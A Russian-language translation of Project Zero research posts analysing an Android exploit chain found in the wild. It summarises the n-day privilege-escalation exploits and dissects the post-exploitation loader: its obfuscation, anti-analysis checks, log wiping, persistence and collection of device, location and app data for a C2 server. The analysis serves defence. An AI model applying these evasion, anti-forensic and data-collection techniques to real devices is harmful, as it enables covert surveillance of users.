Каждая функция `xyz_register` выглядит следующим образом: она добавляет в глобальный список запись с функцией проверки, которая определяет уязвимость устройства к данному эксплойту и оценивает вероятность успеха, и функцией запуска эксплойта. Затем эти функции проверки динамически выбирают лучший эксплойт по информации о целевом устройстве, доступной во время выполнения.



Функции проверки дают представление о поддерживаемых устройствах, но уже сейчас видно нечто довольно неожиданное: этот атакующий применяет для повышения привилегий исключительно публичные эксплойты. Конечно, нельзя достоверно утверждать, что эти ошибки не были известны ему до первоначального публичного раскрытия. Однако структура конфигурации эксплойта содержит внутреннее «имя», которое точно соответствует либо публичному названию (`"iovy"`, `"cow"`), либо номеру CVE (`"0569"`, `"0820"` для эксплойтов CVE-2015-0569 и CVE-2016-0820 соответственно). Это позволяет предположить, что эксплойты, скорее всего, разработали после публичного раскрытия, а не до него.

Кроме того, как будет показано ниже, большинство эксплойтов тесно связано с публичными эксплойтами или описаниями методов эксплуатации ошибок, что дополнительно подтверждает теорию об их реализации значительно позже выпуска исходных исправлений.

Разумеется, важно отметить, что окно, в течение которого мы перехватывали эти цепочки, было узким, и исчерпывающее тестирование на разных устройствах и уровнях исправлений оказалось невозможным. Вполне вероятно, что у атакующего также есть 0-day для повышения привилегий в Android, а мы просто не успели извлечь их с сервера до обнаружения. Тем не менее любопытно видеть, как сложный 0-day-эксплойт Chrome сочетается с целым набором ошибок, исправленных от двух до пяти лет назад.

Итак, без лишних предисловий рассмотрим эксплойты, которые они сюда включили!

Общие методы

• **Чтение и запись ядра через pipe с** `addr_limit`: повреждение переменной `addr_limit` в `task_struct` позволяет процессу пользовательского режима читать и записывать произвольную память ядра, передавая указатели ядра при чтении из pipe и записи в него.
• **Shellcode пользовательского пространства:** поддержка PXN на 32-разрядных устройствах Android встречается довольно редко, поэтому на большинстве из них было и остаётся возможно напрямую выполнять shellcode из пользовательской части адресного пространства. Дополнительные сведения приведены в «Emerging Defense in Android Kernel» от KEEN Lab.
• **Указатель в память пользовательского пространства:** поддержка PAN распространена не на всех 64-разрядных устройствах Android, поэтому в старых версиях Android этот метод часто можно было использовать даже в 64-разрядных эксплойтах ядра. Дополнительные сведения приведены в «Emerging Defense in Android Kernel» от KEEN Lab.

iovy

Уязвимости:

• CVE-2015-1805 — уязвимость обработки чтения и записи iovec для pipe в ядре Linux, приводящая к использованию `struct iovec` за границами.
• CVE-2016-3809 — утечка информации, раскрывающая адрес структуры `sock` в ядре.

Стратегия: распылить в куче поддельные iovec с помощью `sendmmsg`, устроить гонку `write`, `readv` и `mmap`/`munmap` для запуска уязвимости. Результат — одноразовая запись write-what-where в ядре.

Дальнейший ход: с помощью CVE-2016-3809 раскрыть адрес структуры `sock` в ядре, а затем повредить поле `socket` структуры `sock`, направив его в память пользовательского пространства с поддельной структурой и таблицей указателей функций; выполнить пользовательский shellcode с повышением привилегий.

Copy/Paste: ~90%. Стратегия эксплуатации совпадает с публичным кодом эксплойта, который, судя по всему, использовался как отправная точка. Авторы проделали дополнительную работу, вероятно для повышения переносимости и стабильности, а дальнейший ход не совпадает ни с одним найденным мной публичным эксплойтом, однако все методы общеизвестны.

Дополнительные материалы: «Talk is Cheap, Show Me the Code» от KEEN Lab.


iovy_pxn2

Уязвимости: те же, что в `iovy`, плюс P0-822 — утечка информации, позволяющая читать произвольную память ядра.

Стратегия: та же, что выше.

Дальнейший ход: с помощью CVE-2016-3809 раскрыть адрес структуры `sock` в ядре, а через P0-822 — адрес связанной с socket таблицы указателей функций. Затем снова применить P0-822 для раскрытия деталей, необходимых для построения JOP-цепочки, обнуляющей `addr_limit`. Повредить один из указателей функций, чтобы вызвать JOP-цепочку и получить чтение и запись ядра через pipe с `addr_limit`. Перезаписать структуру `cred` текущего процесса, повысив привилегии.

Copy/Paste: ~70%. Стратегия эксплуатации совпадает с описанной выше и создаёт тот же примитив, что публичный эксплойт, — чтение и запись ядра через pipe с `addr_limit`. Вместо публичного подхода используются две дополнительные уязвимости, для которых существовал публичный код. Похоже, разработка эксплойта представляла собой интеграцию альтернативных примитивов утечки памяти с помощью copy/paste, вероятно ради переносимости. Код P0-822 скопирован напрямую; его внутренний цикл показан ниже.



iovy_pxn3

Уязвимости: те же, что в `iovy`.

Стратегия: распылить в куче буферы pipe. Использовать по одному потоку для read/write/readv/writev и обычный поток mmap/munmap. Изменить все буферы pipe, а затем запустить либо потоки «read и writev», либо «write и readv», чтобы получить многократно используемые чтение и запись ядра.

Дальнейший ход: с помощью CVE-2016-3809 раскрыть адрес структуры `sock` в ядре, затем посредством чтения ядра получить адрес связанной с socket таблицы указателей функций. Снова прочитать ядро, чтобы получить детали для JOP-цепочки, обнуляющей `addr_limit`. Повредить один из указателей функций для вызова цепочки, получив чтение и запись ядра через pipe с `addr_limit`. Перезаписать структуру `cred` текущего процесса, повысив привилегии.

Copy/Paste: ~30%. Метод распыления кучи совпадает с другим публичным эксплойтом, но добавлена значительная синхронизация для поддержки множества чтений и записей. Уникальных совпадений недостаточно, чтобы определить, использовали ли авторы этот код как образец.

0569

Уязвимость: согласно примечаниям к выпуску, CVE-2015-0569 — переполнение кучи в IOCTL расширений беспроводной связи Qualcomm. По-видимому, отсюда взято имя эксплойта. Однако в уведомлении Qualcomm перечислены 15 коммитов для трёх CVE, и эксплойт, похоже, нацелен на

одно из переполнений стека, исправленное как CVE-2015-0570.

Стратегия: повредить адрес возврата и вернуться в shellcode пользовательского пространства.

Дальнейший ход: shellcode повреждает `addr_limit`, предоставляя чтение и запись ядра через pipe с `addr_limit`. Затем структура `cred` текущего процесса перезаписывается для повышения привилегий.

Copy/Paste: 0%. Ошибка тривиально эксплуатируется на целях без PXN, поэтому заимствование кода мало что даёт.

Дополнительные материалы: «Rooting every Android» от KEEN Lab.

0820

Уязвимость: CVE-2016-0820, линейное переполнение секции данных из-за отсутствия проверки границ.

Стратегия и дальнейший ход: эксплойт точно следует стратегии и последовательности из презентации KEEN Lab.

Copy/Paste: ~20%. Единственный найденный публичный код — PoC, приложенный к нашему bugtracker. Скорее всего, это независимая реализация, написанная после презентации KEEN Lab на основе её описания.

Дополнительные материалы: «Rooting every Android» от KEEN Lab.

COW

Уязвимость: CVE-2016-5195, также известная как DirtyCOW.

Стратегия: в зависимости от конфигурации системы эксплойт выбирает для потока записи `/proc/self/mem` или `ptrace`.

Дальнейший ход: в зависимости от целевой среды используются разные стратегии эксплуатации, а полный процесс представляет собой довольно сложный конечный автомат с несколькими переходами в разные процессы, вероятно необходимый для запуска из контекста изолированного приложения.

Copy/Paste: ~5%. Базовый код для эксплуатации CVE-2016-5195, вероятно, скопирован из одного из множества публичных источников, но основная сложность заключается в дальнейших действиях, которые не похожи ни на один публичный Android-эксплойт.

9568

Уязвимость: CVE-2018-9568, также известная как WrongZone.

Стратегия и дальнейший ход: эксплойт в точности следует стратегии и последовательности из публикации Baidu Security Lab.

Copy/Paste: ~20%. Код не совпадает с публично доступным эксплойтом этой ошибки. Скорее всего, это независимая реализация, написанная после публикации Baidu на основе её описания.

Дополнительные материалы: «From Zero to Root» от Alibaba Security. «KARMA shows you offense and defense» от Baidu Security Lab.

Заключение

Ничего особенно интересного, что интересно само по себе!

Перед нами атакующий с доступом к 0-day-уязвимостям Chrome и Windows и способностью разрабатывать новые, очень надёжные методы их эксплуатации, но все его возможности повышения привилегий Android, по-видимому, состоят из эксплойтов, использующих публичные документированные методы и n-day-уязвимости.

Он явно способен писать Android-эксплойты. Эксплойты, похоже, основаны на общедоступном исходном коде, а их реализации — на стратегиях эксплуатации, описанных в публичных материалах.

Одним из объяснений может быть отправка разных полезных нагрузок в зависимости от цели, тогда как мы получали лишь «малоценные» средства повышения привилегий. Возможно также, что доступные нам URL серверов эксплойтов специально настроили для пользователя, который, как известно атакующим, использует старое устройство, уязвимое к одному из этих эксплойтов.

На основании всей доступной информации вполне вероятно, что у них есть больше 0-day-эксплойтов для конкретных устройств. Возможно, мы просто не проверили устройство или версию прошивки, которые они поддерживали, и непреднамеренно пропустили более современные эксплойты.

Единственный уверенный вывод: атакующие явно по-прежнему видят смысл в разработке и сопровождении эксплойтов для довольно старых уязвимостей Android, вплоть до поддержки устройств намного дольше срока поддержки их первоначальными производителями.

Это четвёртая часть серии из шести публикаций о наборе уязвимостей, обнаруженных Project Zero в реальных атаках. Продолжение — In The Wild, часть 5: постэксплуатация Android.

Серия In-the-Wild: постэксплуатация Android

Это пятая часть серии из шести публикаций о наборе уязвимостей, обнаруженных Project Zero в реальных атаках. Остальные части серии перечислены во вводной публикации.

Автор: Мэдди Стоун, Project Zero

Подробный разбор импланта, использованного атакующим высокого уровня против устройств Android в 2020 году

Введение

В этой публикации рассматривается происходящее после успешного получения root-доступа на Android-устройстве одним из эксплойтов, описанных в предыдущей публикации. Особенно примечательно, что, хотя цепочка эксплуатации использовала только известные и местами довольно старые n-day-эксплойты, последующий код исключительно качественно и тщательно спроектирован. Это заставляет предположить, что выбор n-day, вероятно, не связан с недостатком технической квалификации.

В публикации описывается этап после эксплуатации цепочки. Различные части цепочки я буду называть «стадией X». Номера стадий означают:

• Стадия 1: эксплойт renderer Chrome
• Стадия 2: эксплойт повышения привилегий Android
• Стадия 3: загрузчик после эксплуатации ← *описывается в этой публикации!*
• Стадия 4: имплант

Здесь подробно рассматривается стадия 3 — код, выполняемый после эксплуатации. Стадия 3 представляет собой ARM ELF, который рассчитывает на запуск от root. Этот ELF встроен в секцию данных двоичного файла стадии 2. Стадия 3 служит загрузчиком стадии 4.

Как уже отмечалось, стадия 3 — очень качественно спроектированное программное обеспечение. Оно тщательно скрывает своё поведение и проверяет, что работает на правильно выбранном целевом устройстве. Стадия 3 включает обфускацию, множество проверок против анализа, подробное журналирование, связь с сервером управления (C2) и в конечном счёте загрузку и исполнение стадии 4. Судя по размеру и модульности кода, его, вероятно, разрабатывала команда, а не один человек.

Перейдём к самому интересному!

Выполнение

После успешного получения root-доступа и изменения различных настроек безопасности стадия 2 загружает стадию 3. Стадия 3 встроена в секцию данных стадии 2 и имеет размер `0x436C` байт. В стадии 2 реализовано несколько способов загрузки ELF стадии 3, в том числе запись в `/proc/self/mem`. Как только один из методов срабатывает, выполнение передаётся стадии 3.

ELF стадии 3 экспортирует две функции: `init` и `d`. Стадия 2 вызывает `init`, чтобы начать выполнение стадии 3. Однако основная функциональность двоичного файла находится не в этой функции, а в двух функциях, на которые ссылается `.init_array` ELF. Первая проверяет, что переменные окружения `PATH`, `ANDROID_DATA` и `ANDROID_ROOT` имеют ожидаемые значения. Вторая

создаёт новый поток, выполняющий основную работу двоичного файла. Функция `init` лишь вызывает `pthread_join` для потока, созданного второй функцией из `.init_array`, и ждёт его завершения.

Новый поток сначала убирает следы предыдущей стадии, удаляя большинство переменных окружения, заданных стадией 2. Затем он завершает все процессы, в командной строке которых есть слово `"knox"`. Knox — платформа безопасности, встроенная в устройства Samsung.

Далее код проверяет, сколько раз двоичный файл уже запускался, читая оставляемый на устройстве файл `state.parcel`. Выполнение продолжается обычным образом, пока за текущий день файл не запускался более шести раз. В остальных случаях поведение меняется, как описано в разделе о файле `state.parcel`.

Затем двоичный файл перебирает открытые файловые дескрипторы процесса 0–2, обычно stdin, stdout и stderr, и перенаправляет их в `/dev/null`. Это предотвращает появление сообщений, по которым пользователь или кто-то ещё мог бы обнаружить цепочку эксплуатации. После этого код перебирает остальные открытые дескрипторы процесса в `/proc/self/fd/` и закрывает те, чьи символические ссылки содержат `"pipe:"` или `"anon_inode:"`. Он также закрывает дескрипторы с номером больше 32, если ссылка содержит `"socket:"`, и все дескрипторы, имена которых не содержат `/data/dalvik-cache/arm` или `/dev/`. Возможно, это препятствует отладке или уменьшает риск случайно повредить остальную систему.

После этого поток вызывает функцию, содержащую значительную часть основного поведения двоичного файла. Она расшифровывает данные, настраивает конфигурацию, выполняет проверки против анализа и отладки и наконец связывается с C2-сервером, чтобы загрузить и исполнить следующую стадию. Её можно считать главным управляющим циклом стадии 3.

В остальной публикации технические детали поведения двоичного файла стадии 3 сгруппированы по категориям.

Обфускация

Стадия 3 скрывает своё поведение несколькими уровнями обфускации. Она использует метод обфускации строк, похожий на стадию 2. Кроме того, двоичный файл хранит динамические настройки и состояние в хеш-таблице. Вместо понятной строки в качестве «ключа» в хеш-функцию передаётся последовательность из 16 байтов, расшифрованных AES. Двоичный файл шифрует AES статическую конфигурацию, связь с C2 и хеш-таблицу с динамическими настройками. Сохраняемый на устройстве файл `state.parcel` закодирован XOR. Также в двоичном файле есть несколько методов, усложняющих понимание поведения посредством динамического анализа. Например, он отслеживает отображения в память процесса и открытые файловые дескрипторы и отправляет C2-серверу очень подробную информацию.

Как и предыдущие стадии, стадия 3 выглядит качественно спроектированной и использует разные способы усложнить статический и динамический анализ. Далее некоторые из них рассмотрены подробнее.

Обфускация строк

Подавляющее большинство строк внутри двоичного файла обфусцировано. Метод очень похож на применявшийся в предыдущих стадиях. Перед использованием обфусцированная строка передаётся функции деобфускации. Такие строки отмечены `0x7E7E7E` (`"~~~"`) в конце. Для их

деобфускации мы использовали IDAPython-скрипт на базе flare_emu, эмулировавший функцию деобфускации для каждой строки.

Расшифровка настроек конфигурации

Блок данных внутри двоичного файла с важными настройками конфигурации зашифрован AES256. Он расшифровывается при входе в главную управляющую функцию. Расшифрованное содержимое записывается обратно в ту же область памяти, где находились зашифрованные данные. Для расшифровки AES256 код использует OpenSSL. Ключ и IV жёстко заданы в двоичном файле.

Когда далее упоминается «расшифрованный блок данных», имеется в виду именно эта область памяти. Среди расшифрованных данных находятся URL C2-сервера, user-agent для обращения к нему, сведения о версии и прочее. Перед возвратом из главной управляющей функции код перезаписывает весь расшифрованный блок нулями, усложняя аналитику создание дампа расшифрованной памяти.

После завершения расшифровки код дополнительно проверяет успех, просматривая определённые байты и сверяя их значения. Если любая проверка завершается неудачей, двоичный файл не связывается с C2-сервером и не загружает стадию 4.

Шифрование хеш-таблицы

Затем тем же способом расшифровывается другой блок данных длиной `0x140` байт. В нём нет человекочитаемых строк: он используется как «ключи» хеш-таблицы с настройками конфигурации и состоянием. Назовём эту область «расшифрованным блоком ключей». Хранящаяся в хеш-таблице информация может меняться, тогда как настройки из описанного выше расшифрованного блока данных должны оставаться неизменными на протяжении выполнения. Расшифрованный блок ключей хеш-таблицы показан ниже.

```
00000000: 9669 d307 1994 4529 7b07 183e 1e0c 6225  .i....E){..>..b%
00000010: 335f 0f6e 3e41 1eca 1537 3552 188f 932d  3_.n>A...75R...-
00000020: 4bf4 79a4 c5fd 0408 49f4 b412 3fa3 ad23  K.y.....I...?..#
00000030: 837b 5af1 2862 15d9 be29 fd62 605c 6aca  .{Z.(b...).b`\j.
00000040: ad5a dd9c 4548 ca3a 7683 5753 7fb9 970a  .Z..EH.:v.WS....
00000050: fe71 a43d 78b1 72f5 c8d4 b8a4 0c9e 925c  .q.=x.r........\
00000060: d068 f985 2446 136c 5cb0 d155 ad8d 448e  .h..$F.l\..U..D.
00000070: 9307 54ba fc2d 8b72 ba4d 63b8 3109 67c9  ..T..-.r.Mc.1.g.
00000080: e001 77e2 99e8 add2 2f45 1504 557f 9177  ..w...../E..U..w
00000090: 9950 9f98 91e6 551b 6557 9c62 fea8 afef  .P....U.eW.b....
000000a0: 18b8 8043 9071 0f10 38aa e881 9e84 e541  ...C.q..8......A
000000b0: 3fa0 4697 187f fb47 bbe4 6a76 fa4b 5875  ?.F....G..jv.KXu
000000c0: 04d1 2861 6318 69bd 7459 b48c b541 3323  ..(ac.i.tY...A3#
000000d0: 16cd c514 5c7f db99 96d9 5982 f6f1 88ee  ....\.....Y.....
000000e0: f830 fb10 8192 2fea a308 9998 2e0c b798  .0..../.........
000000f0: 367f 7dde 0c95 8c38 8cf3 4dcd acc4 3cd3  6.}....8..M...<.
00000100: 4473 9877 10c8 68e0 1673 b0ad d9cd 085d  Ds.w..h..s.....]
00000110: ab1c ad6f 049d d2d4 65d0 1905 c640 9f61  ...o....e....@.a
00000120: 1357 eb9a 3238 74bf ea2d 97e4 a747 d7b6  .W..28t..-...G..
00000130: fd6d 8493 2429 899d c05d 5b94 0096 4593  .m..$)...][...E.
```

Двоичный файл использует эту хеш-таблицу для отслеживания важных значений состояния и конфигурации. Код инициализирует CRC-таблицу, используемую алгоритмом хеширования, а затем саму хеш-таблицу. Управляющая ею структура показана ниже:

```
struct hashtable_mgr {
  int * hashtable_ptr;
  int maxEntries;
  int numEntries;
```

```
}
```

Первое поле структуры указывает на хеш-таблицу, выделенную в куче и при начальной инициализации имеющую размер `0x1400` байт. В качестве ключа хеш-функции таблица использует фрагменты по `0x10` байт из расшифрованного блока ключей.

Для взаимодействия с хеш-таблицей во всём двоичном файле используются две основные функции, которые мы назовём `getValueFromHashtable` и `putValueInHashtable`. Обе принимают четыре аргумента: указатель на manager хеш-таблицы, указатель на ключ, обычно представленный как смещение от начала расшифрованного блока ключей, указатель на значение и целое число длины значения. Далее я буду ссылаться на значения хеш-таблицы. Поскольку ключ представляет собой последовательность из `0x10` байт, я буду говорить «значение по смещению `0x20` в хеш-таблице». Это означает значение, хранящееся для «ключа» длиной `0x10` байт, который начинается по адресу начала расшифрованного блока ключей + `0x20`.

Каждая запись хеш-таблицы имеет следующую структуру.

```
struct hashtable_entry {
  BYTE * key_ptr;
  uint key_len;
  uint in_use;
  BYTE * value_ptr;
  uint value_len;
};
```

Большинство записей хеш-таблицы документировано здесь. Вместо записи последовательности из `0x10` байт в качестве «ключа» я использую смещение ключа от начала расшифрованного блока. Как видно в таблице по ссылке, хеш-таблица содержит динамические переменные, которые необходимо отслеживать стадии 3, например имя файла для сохранения стадии 4 и счётчики установок и сбоев.

Хеш-таблица периодически записывается в файл `uierrors.txt`, как описано в разделе о persistence. Это сохраняет состояние на случай завершения процесса.

Persistence

Вся цепочка эксплуатации тщательно убирает за собой, оставляя как можно меньше признаков своего присутствия. Однако для работы стадия 3 сохраняет несколько файлов и добавляет переменные окружения. Это не включает код стадии 4, который рассматривается в разделе «Выполнение следующей стадии». Каждый описанный здесь файл и переменная удаляются сразу после того, как перестают быть нужны, однако некоторое время они присутствуют на устройстве. Для каждого сохраняемого файла путь к каталогу часто случайно выбирается из набора возможных. Это усложняет аналитику обнаружение файла на устройстве: вместо одного пути приходится проверять пять.

Файл state.parcel

При запуске код записывает текущее время в файл `state.parcel`. После записи времени в начало файла он читает все уже сохранённые времена и проверяет, сколько раз в день это выполнялось. Если за текущий день записей меньше шести, код продолжает работу. Если за текущий день есть шесть записей и не менее пяти записей за каждый из трёх предыдущих дней, двоичный файл устанавливает переменную, предписывающую очиститься и завершить работу. Если за текущий день есть шесть записей и хотя бы одна запись за каждый из трёх последних дней, двоичный файл

удаляет постоянные файлы этой и других стадий, а затем выполняет максимальный сон: `sleep(0xFFFFFFFF)`, что эквивалентно ожиданию более 136 лет.

Если эффективный UID равен 0 (root), код случайно выбирает для записи файла один из следующих путей:

- `/data/backup/`
- `/data/data/`
- `/data/`
- `/data/local/`
- `/data/local/tmp/`

Если эффективный UID не равен 0, файл `state.parcel` записывается в каталог, из которого выполняется двоичный файл согласно `/proc/self/exe`. Содержимое `state.parcel` обфусцируется путём XOR каждой записи с `0xFF12EE34`.

uierrors.txt — содержимое хеш-таблицы

Стадия 3 периодически записывает хеш-таблицу с конфигурацией и статической информацией в файл `uierrors.txt`. Для выбора каталога используется тот же процесс, что и для `state.parcel`.

При каждой записи хеш-таблицы в `uierrors.txt` она шифруется AES256. Используется тот же ключ AES, что для расшифровки блока настроек конфигурации, но для IV создаётся набор из `0x10` случайных байт. Сначала IV записывается в файл `uierrors.txt`, затем зашифрованное содержимое хеш-таблицы. CRC32 зашифрованного содержимого записывается последними четырьмя байтами файла.

Переменные окружения

При запуске стадия 3 удаляет большинство переменных окружения, заданных предыдущей стадией, а затем устанавливает собственные.

Имя переменной окружения	Значение
`abc`	Адрес блока данных расшифровки
`def`	Адрес функции отправки сообщений журнала C2-серверу
`def2`	Адрес функции добавления сообщений в очереди ошибок и/или информационных сообщений журнала
`ghi`	Указывает на расшифрованный блок ключей хеш-таблицы
`ddd`	Адрес функции inflate (распаковка)
`ccc`	Адрес функции deflate (сжатие)
`0x10 bytes at 0x228CC`	???

`0x10 bytes at 0x228DC`	Указатель на строковое представление `hex_d_uuid`
`0x10 bytes at 0x228F0`	Указатель на URL домена C2
`0x10 bytes at 0x22904`	Указатель на строку порта C2-сервера
`0x10 bytes at 0x22918`	Указатель на начало сертификата
`0x10 bytes at 0x2292C`	`0x1000`
`0x10 bytes at 0x22940`	Указатель на `+4AA` в расшифрованном блоке данных
`0x10 bytes at 0x22954`	`0x14`
`0x10 bytes at 0x22698`	Указатель на строку user-agent
`PPR`	Состояние SELinux, например `"selinux-init-read-fail"` или `"selinux-no-mdm"`
`PPMM`	Устанавливается, если строка `"persist.security.mdm.policy"` отсутствует в `/init`
`PPQQ`	Устанавливается, если строка `"persist.security.mdm.policy"` присутствует в `/init`

Обработка ошибок и журналирование

В двоичном файле реализован очень подробный и зрелый механизм журналирования. Он отслеживает как сообщения об «ошибках», так и «информационные» сообщения. Они сохраняются до отправки C2-серверу при автоматическом обращении стадии 3 либо «по требованию» вызовом подпрограммы, адрес которой хранится в переменной окружения `"def"`. Подпрограмма из переменной `"def2"` добавляет сообщения в очереди ошибок и/или информационных сообщений. По всему двоичному файлу разбросаны сотни разных сообщений журнала. Значения некоторых кодов документированы здесь.

Очистка

Код очень тщательно пытается удалить свои следы как во время работы, так и после завершения. Во время выполнения двоичный файл создаёт новый процесс, который очищает журналы параллельно остальному коду. Этот процесс выполняет следующие действия для удаления следов стадии 3:

• Подключается к сокету `/dev/socket/logd` и очищает все журналы.

• Выполняет klogctl(5,0,0), то есть SYSLOG_ACTION_CLEAR, очищая кольцевой буфер.
• Удаляет все файлы в следующих каталогах:
• /data/tombstones
• /data/misc/audit
• /data/system/dropbox
• /data/anr
• /data/log
• Удаляет файл /cache/recovery/last_avc_msg_recovery.

Также существует несколько функций, удаляющих все потенциально оставленные файлы этой и других стадий и очищающих заданные переменные окружения.

Связь с C2-сервером

Главная задача двоичного файла — загрузить следующую стадию с сервера управления (C2). После завершения предшествующей распаковки и проверок двоичный файл начинает готовить сетевое взаимодействие. Сначала он выполняет DNS-тест, затем собирает сведения об устройстве и отправляет POST-запрос C2-серверу. Если все этапы успешны, в ответ приходит следующая стадия, которую код готовит к исполнению.

DNS-тест

Перед обращением к C2-серверу двоичный файл выполняет DNS-тест. Функция получает указатель на расшифрованный блок данных. Сначала она создаёт случайное имя хоста длиной от 8 до 16 строчных латинских букв, а затем вызывает для него getaddrinfo. Она пытается найти хост, для которого getaddrinfo вернёт EAI_NODATA, то есть отсутствие сведений об адресе. Если ни один из трёх адресов не вернёт EAI_NODATA, функция прекращает попытки. Некоторые отключённые от сети аналитические песочницы отвечают на любые имена хостов, и код пытается обнаружить такую среду анализа вредоносного ПО.

Найдя имя хоста, возвращающее EAI_NODATA, стадия 3 выполняет для него DNS-запрос. Адрес DNS-сервера находится в расшифрованном блоке первого аргумента по смещению 0x14C7. В данном двоичном файле это 8.8.8.8:53, DNS-сервер Google. Код соединяется с DNS-сервером через сокет, отправляет запрос типа A для случайного имени и разбирает ответ. Единственный допустимый ответ сервера — NXDomain, то есть «несуществующий домен». Получив NXDomain, код переходит к ветви связи с C2-сервером.

Рукопожатие с C2-сервером

Имя хоста и порт C2-сервера читаются из расшифрованного блока данных. Номер порта находится по смещению 0x84, а имя хоста — по смещению 0x4.

Сначала двоичный файл подключается к C2-серверу через сокет, а затем устанавливает SSL/TLS-соединение. SSL/TLS-сертификат, являющийся корневым, также находится в расшифрованном блоке данных по смещению 0x4C7. Двоичный файл использует библиотеку OpenSSL.

Сбор отправляемых данных

После успешного SSL/TLS-подключения к C2-серверу двоичный файл начинает собирать все сведения об устройстве, которые собирается отправить. Данных ОЧЕНЬ много. До отправки удалённому серверу собираются, форматируются, сжимаются и шифруются шесть разных наборов:

• Характеристики устройства
• Сведения о приложениях
• Сведения о местоположении телефона
• Состояние импланта
• Запущенные процессы
• Сообщения журнала об ошибках и информационные сообщения

Для этого набора двоичный файл собирает такие характеристики, как версия Android, серийный номер, модель, температура аккумулятора, `st_mode` файлов `/dev/mem` и `/dev/kmem`, содержимое `/proc/net/arp` и `/proc/net/route` и многое другое. Полный список собираемых и отправляемых характеристик документирован здесь.

Для сбора данных двоичный файл использует несколько методов. Чаще всего он читает системные свойства двумя разными способами:

• Вызывает `__system_property_get` через `dlopen(/system/lib/libc.so)` и `dlsym('__system_property_get')`.
• Выполняет `getprop` в `popen`.

Для получения идентификатора устройства, идентификатора абонента и MSISDN двоичный файл использует shell-команду `service call`. Чтобы вызвать функцию сервиса через этот API, необходимо знать её код. По сути, код — это номер функции в AIDL-файле, поэтому он может меняться с каждым выпуском Android. Разработчики двоичного файла жёстко задали код сервиса для каждой версии Android SDK от 8 (Froyo) до 29 (Android 10). Например, код `getSubscriberId` в сервисе `iphonesubinfo` равен 3 для Android SDK 8–20, 5 для SDK 21 и 7 для SDK 22–29.

Код также собирает подробную сетевую информацию. Например, для каждого интерфейса в каталоге `/sys/class/net/` он получает MAC-адрес и IP-адрес.

Для получения сведений об установленных приложениях двоичный файл отправляет C2-серверу всё содержимое `/data/system/packages.xml`. Этот XML-файл содержит данные как об установленных пользователем, так и о системных пакетах устройства.

Для определения физического местоположения устройства двоичный файл запускает в оболочке `dumpsys location` и полностью отправляет его вывод C2-серверу. Вывод команды `dumpsys location` содержит, например, последние известные GPS-координаты.

Двоичный файл собирает сведения о состоянии эксплойтов и последующих стадий, включая текущую, для отправки C2-серверу. Большинство значений берётся из хеш-таблицы. Серверу отправляются 22 пары значений, в том числе время установки, «счётчик исправлений», build ID и старшие и младшие номера версии двоичного файла. Полный набор отправляемых данных доступен здесь.

Двоичный файл отправляет C2-серверу сведения о каждом запущенном процессе. Он перебирает все каталоги в `/proc/` и для каждого процесса отправляет:

• Имя
• Идентификатор процесса (PID)
• PID родительского процесса
• Группы, к которым принадлежит процесс
• Uid

• Gid

Как описано в разделе об обработке ошибок, при каждой ошибке двоичный файл создаёт сообщение. C2-серверу отправляется не более `0x1F` таких сообщений. Кроме того, сервер получает не более `0x1F` «информационных» сообщений. Они похожи на ошибки, но документируют менее серьёзные состояния. Такое разделение предусмотрели разработчики.

Формирование запроса

После сбора всех наборов данных они сжимаются функцией `deflate`. Каждое сжатое «сообщение» имеет следующую структуру `compressedMessage`. `messageCode` — идентификационный код содержащихся в сообщении сведений. Он вычисляется как CRC32 для `0x10` байт по смещению `0x1CD8` в расшифрованном блоке данных с прибавлением «идентификационного кода».

```
struct compressedMessage {
  uint compressedDataLength;
  uint uncompressedDataLength;
  uint messageCode;
  BYTE * dataPointer;
  BYTE[4096] data;
};
```

После отдельного сжатия каждого сообщения или набора данных в структуру `compressedMessage` порядок байтов меняется для смены endianness, а затем все данные шифруются AES256. Используется ключ из расшифрованного блока данных и IV из `0x10` случайных байт. IV добавляется в начало зашифрованного сообщения.

